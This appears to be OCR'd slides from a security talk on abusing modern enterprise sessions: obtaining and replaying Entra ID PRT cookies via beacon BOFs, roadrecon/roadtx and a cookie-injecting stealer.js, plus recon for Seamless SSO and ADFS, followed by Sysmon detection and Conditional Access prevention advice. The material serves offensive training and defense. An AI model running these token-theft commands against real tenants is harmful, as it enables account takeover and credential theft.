        - Software Restriction Policies
        - Application Control Policies
        - IP Security Policies on Active Directory (LUDUS.DOMAIN)
        - Advanced Audit Policy Configuration
          - Audit Policies
            - Account Logon
            - Account Management
            - Detailed Tracking

Subcategory	Audit Events
Audit DPAPI Activity	Success and Failure
Audit PNP Activity	Not Configured
Audit Process Creation	Success
Audit Process Termination	Not Configured
Audit RPC Events	Not Configured
Audit Token Right Adjusted	Not Configured

DPAPI Activity Detection

Debug Number of events: 374

Level	Date and Time	Source	Event ID	Task Category
Information	7/24/2025 2:08:52 PM	Crypto-DPAPI	16385	DPAPIDefInf...
Information	7/24/2025 2:08:52 PM	Crypto-DPAPI	16385	DPAPIDefInf...
Information	7/24/2025 2:08:52 PM	Crypto-DPAPI	16385	DPAPIDefInf...
Information	7/24/2025 2:08:52 PM	Crypto-DPAPI	16385	DPAPIDefInf...
Information	7/24/2025 2:08:23 PM	Crypto-DPAPI	16385	DPAPIDefInf...

Event 16385, Crypto-DPAPI

General Details

Friendly View XML View

- EventData
  - OperationType SPCryptUnprotect
  - DataDescription Google Chrome
  - MasterKeyGUID {216d9f2e-10e0-4337-b5bc-fb2ff5279da5}
  - Flags 0
  - ProtectionFlags 16
  - ReturnValue 0
  - CallerProcessStartKey 1688849860275507
  - CallerProcessID 9108
  - CallerProcessCreationTime 133978540585518328
  - PlainTextDataSize 132

Information 7/24/2025 2:07:38 PM Sysmon

Event 1, Sysmon

General Details

Friendly View XML View

+ System
- EventData
  - RuleName -
  - UtcTime 2025-07-24 18:07:38.551
  - ProcessGuid {4dbc95ef-766a-6882-332d-000000000
  - ProcessId 9108
  - Image C:\Users\domainadmin\Desktop\b.exe
  - FileVersion -
  - Description -
  - Product -

Not Just Cookies: Modern Session Abuse

How Modern Enterprise Auth Works

Primary Refresh Tokens (PRT)

Seamless Single Sign On (SSSO)

Federated Services


- Active Directory Federated Services (ADFS)
- Okta
- Ping Federate

What is a PRT Cookie

- User & Device-bound SSO session token issued by Microsoft Entra ID
- Enables seamless access to trusted applications
- Used on Entra ID joined or registered devices
- PRT Cookie is used as the SSO credential to prove user identity


```
{
  "refresh_token": 1.AWEBdG[redacted]
  "is_primary": "true",
  "request_nonce": "AwABEgEA[redacted]
}
```

Browser PRT Cookie Flow



PRTs - Recon

- Check Device Entra ID Join State
  - aadjoininfo (BOF):
  - reg_query_recursive (BOF):
    - Query registry key `\HKLM\SYSTEM\CurrentControlSet\Control\CloudDomainJoin\JoinInfo`

```
beacon> aadjoininfo
================= AAD/Entra ID Join Info =================
Join Type           : Device join
Device ID           : 9e1c77a3-72fa-4bb4-bfed-6dd0958f53d2
IDP Domain          : login.windows.net
Tenant ID           : cae36274-a7bf-4168-859e-7b7bdc60981b
Tenant Display Name : antrovmp
Join User Email     : fooUser@antrovmp.com
```

```
beacon> reg_query_recursive HKLM SYSTEM\CurrentControlSet\Control\CloudDomainJoin\Jo
        HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CloudDomainJoin\JoinInfo
        HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CloudDomainJoin\JoinInfo\
        IdpDomain               REG_SZ          login.windows.net
        TenantId                REG_SZ          cae36274-a7bf-4168-859e-7b7bdc60981b
        UserEmail               REG_SZ          fooUser@antrovmp.com
        AttestationLevel        REG_DWORD       0
        AikCertStatus           REG_DWORD       0
        TransportKeyStatus      REG_DWORD       3
        DeviceDisplayName       REG_SZ          Cloud-win-11-joined
        OsVersion               REG_SZ          10.0.22621.525
        DdidUpToDate            REG_DWORD       0
        DnsFullyQualifiedName    REG_SZ          Cloud-win-11-joined.antrovmp.com
        LastSyncTime            REG_QWORD       1770148234
```

PRTs - Recon

- Enumerate WAM accounts
  - list-wam-accounts (BOF):
    - Enumerate Entra ID accounts added to the current user's profile
    - We can retrieve either a PRT Cookie, or a signed Refresh Token Cookie for any accounts listed

```
beacon> inline-execute listwamaccounts.x64.o
[*] Tasked beacon to inline-execute listwamaccounts.x64.o
[+] host called home, sent: 6078 bytes
[+] received output:
[*] Listing WAM accounts for the current user profile
[*] Got Web Account Provider interface!
 |-> Provider Id: https://login.microsoft.com
 |-> Provider Display Name: Work or school account

[*] FindAllAccountsWithClientIdAsync returned 3 accounts!
 |-> antrovmp@antrovmp.com
 |-> agomez@mugglehackers.onmicrosoft.com
 |-> vmpadmin@antrovmp.com

[*] Done!
```

Leveraging PRT Cookies

- Step 1: Initialize PRT Authentication
  - Use **roadrecon** to generate a nonce for a PRT request

```
(.venv) defaultuser ~
└─$ roadrecon auth --prt-init
Requested nonce from server to use with ROADtoken: AwABEgEAAAADAOz_BQ
```


- Step 2: Request and Retrieve PRT Cookie
  - Use **aadprt** BOF to request and retrieve a PRT Cookie using the generated NONCE
  - Outputs PRT/RT Cookie

```
beacon> aadprt AwABEgEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwUAAAAAANiwSfD2X
Requesting an Azure AD PRT
host called home, sent: 4231 bytes
received output:
Using uri: https://login.microsoftonline.com/common/oauth2/authorize?sso_
Name x-ms-RefreshTokenCredential
Name: x-ms-RefreshTokenCredential
Data: eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoicHlHUHloa05OQVU2VE
SbnZsVFZkejBJYXZjQmllWExuVmotZXJLSnc3T2dnM3dfd3ZXY0d4TWhnMGtsUEdVZ3FNT09
aZGdHaGVKTnpZTXZMaGdyM0hKcC05NDFBNUdxaFNoTjNlckk3RWk1OE1NQmY3MjRTVk1oV1B
Flags: 2040
```

Leveraging PRT Cookies

- Step 3: Replay PRT Cookie for Access
  - Use [stealer.js](#) to inject PRT Cookie into web browser
    - Cookie name: `x-ms-RefreshTokenCredential`
    - Can use cookie for ~ 5 minutes

```
~/cuddlephish
└$ node stealer.js cookies.json
```



Entra Device - Demo

Detection

- **Authentication Requests**
  - PRT Cookies are treated as authentication and appear within Entra ID Sign-In logs
- **Image Loading**
  - Normal processes may not have these DLLs loaded, leading to a detection opportunity
  - **Device Join State Enum (aadjoininfo BOF)**
    - Sysmon Event ID 7 – Image Load
      - Monitor for DLL loading events of `C:\Windows\System32\dsreg.dll`
  - **Enumerate WAM Accounts (listwamaccounts BOF)**
    - Sysmon Event ID 7 – Image Load
      - Monitor for DLL loading events of `C:\Windows\System32\aadWamExtension.dll`
  - **Requesting PRTs (aadprt BOF)**
    - Sysmon Event ID 7 – Image Load
      - Monitor for DLL loading events of `C:\Windows\System32\MicrosoftAccountTokenProvider.dll`


Prevention

- **Create Conditional Access Policy Requiring MFA**
  - PRT inherits its authentication context, including:
    - MFA claim
      - Windows Hello for Business (WHfB) & Smart Cards
      - FIDO during WAM interactive sign in
    - Device compliance / join state
    - Sign-in time
  - WHfB will have MFA claim and can inherit FIDO claim
  - Create CAP using **Phishing Resistant Authentication Strength** for all/selective resources and **sign in frequency - every time**

Prevention

- Recommend separation of privileges between user and admin accounts
- Apply highly restrictive CAP to privileged accounts
- Will require new login each time access token expires
- FIDO claim will not appear until user logs in with passkey

```
┌─[2026-04-1 15:06:41] defaultuser ~/
└─$ roadtx auth --prt-cookie 'eyJh...'

Requesting token for resource https://graph.windows.net
No authentication code was returned, make sure the PRT cookie is valid
It is also possible that the sign-in was blocked by Conditional Access policies

┌─[2026-04-1 15:06:41] defaultuser ~/
└─$ roadtx auth --prt-cookie 'eyJh...' -r c2ada927-a9e2-4564-aae2-70775a2fa0af  #OCaaS Client Interaction Service


┌─[2026-04-1 15:16:10] defaultuser ~/
└─$ roadtx describe
{
    "alg": "RS256",
    "kid": "QZgN9HqNkGNEM4GeKczD02PcVv4",
    "typ": "JWT",
    "x5t": "QZgN9HqNkGNEM4GeKczD02PcVv4"
}
{
    <---Redacted for Brevity --->

    "amr": [
        "fido",
        "rsa",
        "mfa"
    ],
}
```




What is SSSO?

- Microsoft feature that enables seamless access to trusted applications
- Uses on-prem Active Directory to authenticate users
- Devices must be Domain joined
- A Base64-encoded Kerberos ticket is used as the SSO credential to prove user identity

  - *HTTP/autologon.microsoftazuread-sso.com*


```
Authorization: Negotiate YIIHoAYGKwYBBQUCoIIHlDCCB5CgMDAuBgkqhkiC9xIBAgIGCSqGSIb3
B5PATMPFNpR+YVWv5WNFikDLRXzTU5cTgS56dIn2XT0r/NQNtd7s1P4s7ivhqDz8iE0gQCFbcICuvGAZF
81QlXMHjpChKOkexfjdgcKgAQ4aBRejnuk3o4ARXr8BPFi9puP/bZdpyLbtAfZ4zdsFGN8WXpSoCNmT4r
```

What is SSSO?


User-Agent (Browser)
Target Resource
IDP
Key Distribution Center
User Access GitHub
Redirected to IdP
Browses to IDP
401 HTTP Negotiate
Request TGS
Return TGS to HTTP/autologon.microsoftazuread-sso.com
Auth Material (All we need for SAML/OAuth Flows)
Authentication
Authorization
Send B64 TGS in HTTP Request
Perform SAML/OIDC/.. Flow
Present Token
Set Application Cookies

SSSO - Recon

- Check if DesktopSSO is enabled on the EntraID tenant
  - AADInternals [Invoke-AADIntReconAsOutsider](): https://<tenant_id>.registration.msappproxy.net/register/GetDesktopSsoStatus

```
PS > Invoke-AADIntReconAsOutsider -Domain "mugglehackers.onmicrosoft.com"

Tenant brand:       SpecterOps
Tenant name:        mugglehackers.onmicrosoft.com
Tenant id:          57a93fb1-3900-4d86-a3dc-43d1c19a3d44
Tenant region:      NA
DesktopSSO enabled: True
```

- Check for Service Principal Account
  - [Ldapsearch](): (BOF)
    - Enumerate AD for any accounts with the autologon service principal name


```
beacon> ldapsearch (&(objectClass=User)(servicePrincipalName=*autologon*)) --count 1
...
cn: AZUREADSSOACC
distinguishedName: CN=AZUREADSSOACC,CN=Computers,DC=ludus,DC=nuketown
servicePrincipalName: HTTP/autologon.microsoftazuread-sso.com RestrictedKrbHost/www...
```

What is ADFS?

- Microsoft federate service that enables seamless access to trusted applications
- Uses on-prem Active Directory to authenticate users
- Devices must be Domain joined (If configured with Kerberos Auth)
  - Can be configured with credential auth
- A Base64-encoded Kerberos ticket is used as the SSO credential to prove user identity
  - `HTTP/<domain> (e.g., HTTP/adfs.ludus.nuketown)`


```
Authorization: Negotiate YIIHoAYGKwYBBQUCoIIHlDCCB5CgMDAuBgkqhkiC9xIBAgIGCSqGSIb3
B5PATMPFNpR+YVWv5WNFikDLRXzTU5cTgS56dIn2XT0r/NQNtd7s1P4s7ivhqDz8iE0gQCFbcICuvGAZF
81QlXMHjpChKOkexfjdgcKgAQ4aBRejnuk3o4ARXr8BPFi9puP/bZdpyLbtAfZ4zdsFGN8WXpSoCNmT4r
```

What is ADFS?


User-Agent (Browser)
Target Resource
IDP
Key Distribution Center
ADFS
User Access Gitlab
Redirected to IdP
Browses to IDP
401 HTTP Negotiate
Request TGS
Return TGS to HTTP/adfs.domain.com
Auth Material (All we need for SAML/OAuth Flows)
Authentication
Authorization
Send B64 TGS in HTTP Request
Perform SAML/OIDC/.. Flow
Present Token
Set Application Cookies

ADFS - Recon

- Check if domain is federated (Often times will point to an adfs* endpoint)
  - AADInternals **Invoke-AADIntReconAsOutsider**:


```
> Invoke-AADIntReconAsOutsider -domain antrovmp.com | format-Table -Property *
Tenant brand:       AntroVMP
Tenant name:
Tenant id:          00000-00000-000000-00000-000....
Tenant region:      NA
DesktopSSO enabled: False

Name            DNS    MX   SPF   Type       STS
----            ---    --   ---   ----       ---
antrovmp.com   False False  False Federated  adfs.antrovmp.com ....
```


- Check for Service Principal Account
  - **Ldapsearch** (BOF)
    - Enumerate AD for any accounts with a service principal name to the ADFS endpoint

```
beacon> ldapsearch (&(objectClass=User)(servicePrincipalName=*adfs*)) --count 1
...
cn: adfs_svc
distinguishedName: CN=adfs_svc,CN=Users,DC=ludus,DC=nuketown
servicePrincipalName: HTTP/adfs.ludus.nuketown
```

